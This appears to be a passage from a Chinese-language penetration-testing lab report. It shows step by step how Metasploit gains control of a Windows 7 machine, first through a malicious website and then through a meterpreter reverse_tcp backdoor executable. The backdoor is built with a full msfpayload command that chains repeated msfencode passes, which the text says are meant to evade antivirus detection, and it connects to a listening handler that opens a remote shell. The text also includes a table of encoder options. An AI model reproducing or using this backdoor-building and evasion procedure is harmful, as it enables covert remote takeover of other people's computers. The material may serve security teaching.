
圖十三. 架設惡意網站

Step.7：當被駭端點入惡意網站。




圖十四. 惡意網站

Step.8:會跳出共享目錄視窗。



圖十五. 共享目錄視窗

Step.9：攻擊端監聽到受害端進入輸入sessions -i，查看可監控的對象，如圖(十七)。



圖十六. 查看監控對象

Step.10：輸入 sessions –i 1，可進入被駭端的電腦，接著輸入shell可以進入被駭端的DOS介面。




圖十七. 進入靶機的DOS介面

**3. 加密處理後門程式進行Window 7攻擊測試**

後門程式加密編碼說明：

msfpayload 這個工具主要的功能就是將Metasploit 中的payloads(工具特徵）包裝成一個可執行的文件，或者包裝成指定的類型，msfpayload可以將包裝好的資料輸出，預設的輸出設備為終端機。直接輸出到終端上有可能輸出亂碼，其實這不是亂碼，當資料被輸出到終端是使用的是二進制，而終端顯示的是二進制對應字符。也可以指定輸出到其他地方。


攻擊者將蓄意製作具有後門連線的惡意程式並加密處理，再將惡意程式傳送至受影響的系統，利用後門連線進行攻擊。



圖十八. 成功滲透畫面

**測試實作步驟:**

Step.1：輸入msfencode –h，顯示msfencode所提供的參數。



圖十九. 顯示msfencode的參數

msfencode參數，如下表。

|  |  |
| --- | --- |
| **參數** | **說明** |
| -a | 指定CPU的類型 |
| -b | 指定需要刪除的字串，幫助中的示例00 ff 這兩種數值在網路傳送中會被截斷造成傳送失敗 |
| -c | 指定編碼次數 |
| -d | 指定exe模組搜尋路徑 |
| -e | 使用的編碼器 |
| -h | 顯示msfencode所提供的參數 |
| -i | 指定要編碼的資料檔案 |
| -k | 設定生成的檔案執行後的payload進程與模組檔案進程分離 |
| -l | 列出可用payload |
| -m | 指定一個額外的模組搜尋路徑 |
| -n | 輸出編碼器訊息 |
| -o | 輸出檔案 |
| -p | 指定編碼平台linux or windows |
| -s | 指定編碼後的字串數（payload的） |
| -t | 生成檔案類型 |
| -v | 增加詳細程度 |
| -x | 指定一個備用可執行模組 |

表九. 參數說明

Step.2：開啟Kali的終端機輸入msfencode –l，列出msfencode所提供的編譯器訊息。



圖二十. 編譯器訊息


msfencode編譯器訊息，如下表。

|  |  |  |
| --- | --- | --- |
| **名稱** | **等級** | **說明** |
| cmd/generic\_sh | Good | Generic Shell Variable Substitution Command Encoder |
| cmd/ifs | Low | Generic ${IFS} Substitution Command Encoder |
| cmd/powershell\_base64 | Excellent | Powershell Base64 Command Encoder |
| cmd/printf\_php\_mq | Manual | printf(1) via PHP magic\_quotes Utility Command Encoder |
| generic/eicar | Manual | The EICAR Encoder |
| generic/none | Normal | The "none" Encoder |
| mipsbe/byte\_xori | Normal | Byte XORi Encoder |
| mipsbe/longxor | Normal | XOR Encoder |
| mipsle/byte\_xori | Normal | Byte XORi Encoder |
| mipsle/longxor | Normal | XOR Encoder |
| php/base64 | Great | PHP Base64 Encoder |
| ppc/longxor | Normal | PPC LongXOR Encoder |
| ppc/longxor\_tag | Normal | PPC LongXOR Encoder |
| sparc/longxor\_tag | Normal | SPARC DWORD XOR Encoder |
| x64/xor | Normal | XOR Encoder |
| x86/add\_sub | Manual | Add/Sub Encoder |
| x86/alpha\_mixed | Low | Alpha2 Alphanumeric Mixedcase Encoder |
| x86/alpha\_upper | Low | Alpha2 Alphanumeric Uppercase Encoder |
| x86/avoid\_underscore\_tolower | Manual | Avoid underscore/tolower |
| x86/avoid\_utf8\_tolower | Manual | Avoid UTF8/tolower |
| x86/bloxor | Manual | BloXor - A Metamorphic Block Based XOR Encoder |
| x86/call4\_dword\_xor | Normal | Call+4 Dword XOR Encoder |
| x86/context\_cpuid | Manual | CPUID-based Context Keyed Payload Encoder |
| x86/context\_stat | Manual | stat(2)-based Context Keyed Payload Encoder |
| x86/context\_time | Manual | time(2)-based Context Keyed Payload Encoder |
| x86/countdown | Normal | Single-byte XOR Countdown Encoder |
| x86/fnstenv\_mov | Normal | Variable-length Fnstenv/mov Dword XOR Encoder |
| x86/jmp\_call\_additive | Normal | Jump/Call XOR Additive Feedback Encoder |
| x86/nonalpha | Low | Non-Alpha Encoder |
| x86/nonupper | Low | Non-Upper Encoder |
| x86/opt\_sub | Manual | Sub Encoder (optimised) |
| x86/shikata\_ga\_nai | Excellent | Polymorphic XOR Additive Feedback Encoder |
| x86/single\_static\_bit | Manual | Single Static Bit |
| x86/unicode\_mixed | manual | Alpha2 Alphanumeric Unicode Mixedcase Encoder |
| x86/unicode\_upper | Manual | Alpha2 Alphanumeric Unicode Uppercase Encoder |

表十. 編譯器訊息說明

Step.3：輸入msfpayload windows/meterpreter/reverse\_tcp o，


查看此生成後門程式模組訊息。



圖二十一. 後門程式模組訊息

Step.4：輸入 msfpayload windows/meterpreter/reverse\_tcp LHOST=192.168.2.250 LPORT=4444 R | msfencode -e x86/shikata\_ga\_nai -c 5 -t raw | msfencode -e x86/alpha\_upper -c 2 -t raw |msfencode -e x86/shikata\_ga\_nai -c 5 -t raw | msfencode -e x86/countdown -c 5 -t exe -o /root/Desktop/test17.exe

簡單編碼被防毒偵測機會很大，使用多次編碼效果更好，這裡一共使用了17次循環編碼。



圖二十二. 編碼過程

Step.5:Kali桌面生成一個循環編碼後的後門程式test17.exe，。



圖二十三. 產生編碼過的後門程式

Step.5：開啟Kali linux的終端機，輸入msfconsole會進入Metasploit，


在Metasploit輸入use exploit/multi/handler，加載監聽模組。



圖二十四. 加載監聽模組


Step.6：輸入set LHOST 192.168.2.250、set LPORT 4444

監聽本機端4444埠口，輸入exploit開始監聽。




圖二十五. 開始監聽

Step.7:受害端Windows7系統開啟後門程式test17.exe。




圖二十六. 啟動後門程式

Step.8:Metasploit監聽4444埠口成功。



圖二十七. 監聽成功

Step.9:Metasploit輸入shell指令，即可任意操作被害端，此代表已成功入侵windows 7。



圖二十八. 成功入侵畫面

**六、參考資料**

<http://www.ithome.com.tw/node/78564>

<http://www.fastandeasyhacking.com/manual>

http://www.offensive-security.com/metasploit-unleashed/Msfconsole